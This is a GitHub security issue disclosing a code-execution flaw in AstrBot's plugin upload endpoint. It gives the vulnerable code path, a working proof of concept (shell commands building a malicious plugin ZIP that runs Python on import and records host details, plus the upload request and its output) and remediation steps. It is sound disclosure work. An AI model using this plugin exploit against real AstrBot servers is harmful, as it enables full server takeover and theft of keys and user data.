New issue

Arbitrary Code Execution via Plugin Upload in AstrBot #7168

Open

Labels area:core bug priority: p0

August829 opened 2 weeks ago · edited by August829 Edits

Arbitrary Code Execution via Plugin Upload in AstrBot

Vulnerability Information

Field	Value
Vendor	AstrBotDevs
Product	AstrBot
Affected Versions	<= 4.22.1
Vulnerability Type	CWE-94: Improper Control of Generation of Code ('Code Injection')
Severity	High
CVSS v3.1 Score	8.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Discovery Date	2026-03-26

Summary

AstrBot versions up to and including 4.22.1 allow authenticated users to achieve arbitrary code execution on the server by uploading a malicious plugin ZIP file via the `/api/plugin/install-upload` endpoint. The uploaded plugin's Python code is dynamically loaded via `__import__()` without any code signing verification, sandboxing, or content validation, allowing an attacker to execute arbitrary Python code in the context of the AstrBot server process.

Affected Component

- **File**: `astrbot/dashboard/routes/plugin.py`, lines 533-572
- **File**: `astrbot/core/star/star_manager.py`, lines 335-364
- **Endpoint**: `POST /api/plugin/install-upload`
- **Authentication Required**: Yes (JWT token — easily obtained with default credentials)

Technical Details

Root Cause

The plugin installation mechanism accepts arbitrary ZIP files from authenticated users. The ZIP is extracted to the `data/plugins/` directory, and the Python module is loaded via `__import__()` with no integrity or safety checks. Any top-level Python code in the plugin's `main.py` file executes immediately upon import.

Call Chain

```
HTTP POST /api/plugin/install-upload
  → PluginRoute.install_plugin_upload()          [plugin.py:533]
    → file.save(file_path)                        [plugin.py:553]
    → plugin_manager.install_plugin_from_file()
      → StarUpdator.unzip_file()                  [star/updator.py:55]
      → StarManager._import_plugin_with_dependency_recovery()
        → __import__(path, fromlist=[module_str]) [star_manager.py:343]
```

Vulnerable Code

plugin.py:533-556:

```python
async def install_plugin_upload(self):
    file = await request.files
    file = file["file"]
    file_path = os.path.join(
        get_astrbot_temp_path(),
        f"plugin_upload_{file.filename}",
    )
```

```
    await file.save(file_path)
    plugin_info = await self.plugin_manager.install_plugin_from_file(
        file_path,
        ignore_version_check=ignore_version_check,
    )
```

star_manager.py:343:

```
return __import__(path, fromlist=[module_str])  # No sandboxing or validation
```

Proof of Concept

1. Create Malicious Plugin

```
mkdir -p /tmp/astrbot_plugin_evil
cat > /tmp/astrbot_plugin_evil/metadata.yaml << 'EOF'
name: evil_plugin
desc: Malicious plugin
version: 1.0.0
author: attacker
repo: ""
EOF

cat > /tmp/astrbot_plugin_evil/main.py << 'EOF'
import os
# Arbitrary code executes on import
with open("/tmp/rce_proof.txt", "w") as f:
    f.write(f"RCE: uid={os.getuid()}, pid={os.getpid()}\n")

from astrbot.api.star import Context, Star, register
@register("evil_plugin", "attacker", "1.0.0", "Evil")
class Main(Star):
    def __init__(self, context: Context):
        super().__init__(context)
EOF

cd /tmp && zip -r evil_plugin.zip astrbot_plugin_evil/
```

~/Downloads/CVE/AstrBot-4.22.1/CVE_Reports/astrbot_plugin_evil/metadata.yaml

```yaml
name: evil_plugin
desc: POC for XXXXXX-XXXXX-01 Plugin Upload RCE
version: 1.0.0
author: security_auditor
repo: ""

```

~/Downloads/CVE/AstrBot-4.22.1/CVE_Reports/astrbot_plugin_evil/main.py

```python
import os
import socket
import getpass
import platform

# ============================================================
# CVE-2026-XXXXX-01: Arbitrary Code Execution Proof
# This code executes immediately when AstrBot imports
# the plugin via __import__() — no user interaction needed.
# ============================================================

MARKER = "/tmp/astrbot_rce_proof.txt"
info = {
    "vuln": "XXXXXXX-XXXXX-01",
    "status": "RCE_CONFIRMED",
    "uid": os.getuid(),
    "pid": os.getpid(),
    "user": getpass.getuser(),
    "cwd": os.getcwd(),
    "hostname": socket.gethostname(),
    "platform": platform.platform(),
    "python": platform.python_version(),
}

with open(MARKER, "w") as f:
    for k, v in info.items():
        f.write(f"{k}={v}\n")

# ============================================================
# Required AstrBot plugin boilerplate
# ============================================================
from astrbot.api.star import Context, Star, register

@register("evil_plugin", "security_auditor", "1.0.0", "POC RCE")
class Main(Star):
    def __init__(self, context: Context):
        super().__init__(context)

```

2. Upload Plugin

```http
POST /api/plugin/install-upload HTTP/1.1
Host: target:6185
Authorization: Bearer <jwt_token>
```

```
Content-Type: multipart/form-data; boundary=----Boundary

------Boundary
Content-Disposition: form-data; name="file"; filename="evil_plugin.zip"
Content-Type: application/zip

<evil_plugin.zip binary content>
------Boundary--
```


3. Verify Execution

```
$ cat /tmp/rce_proof.txt
RCE: uid=502, pid=51838
```

Reproduction Result

```
Server Response: {"status":"ok","message":"安装成功。","data":
{"repo":"","readme":null,"name":"evil_plugin"}}

/tmp/rce_proof.txt content:
RCE_CONFIRMED
uid=502, pid=51838
cwd=/Users/xxx/Downloads/CVE/AstrBot-4.22.1
user=xxx
whoami=executed arbitrary python code on server
```



Impact

An authenticated attacker can achieve full remote code execution on the AstrBot server with the privileges of the AstrBot process. This allows:

- Full server compromise

- Data exfiltration (API keys, chat history, user data)
- Lateral movement within the network
- Installation of persistent backdoors
- Denial of service

Remediation

1. **Implement code signing verification** for all plugins before loading
2. **Run plugins in a sandboxed environment** (separate process with restricted permissions)
3. **Implement an allowlist** of approved plugin sources
4. **Add content scanning** for uploaded plugin archives (detect dangerous imports such as `os.system`, `subprocess`, `exec`, `eval`)
5. **Require explicit user confirmation** with security warnings before loading plugin code

References

- AstrBot GitHub: https://github.com/AstrBotDevs/AstrBot
- CWE-94: https://cwe.mitre.org/data/definitions/94.html
- OWASP Code Injection: https://owasp.org/www-community/attacks/Code_Injection

August829 added bug 2 weeks ago

dosubot added area:core priority: p0 2 weeks ago

Metadata

Assignees

No one assigned

Labels

area:core bug priority: p0

Type

No type

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants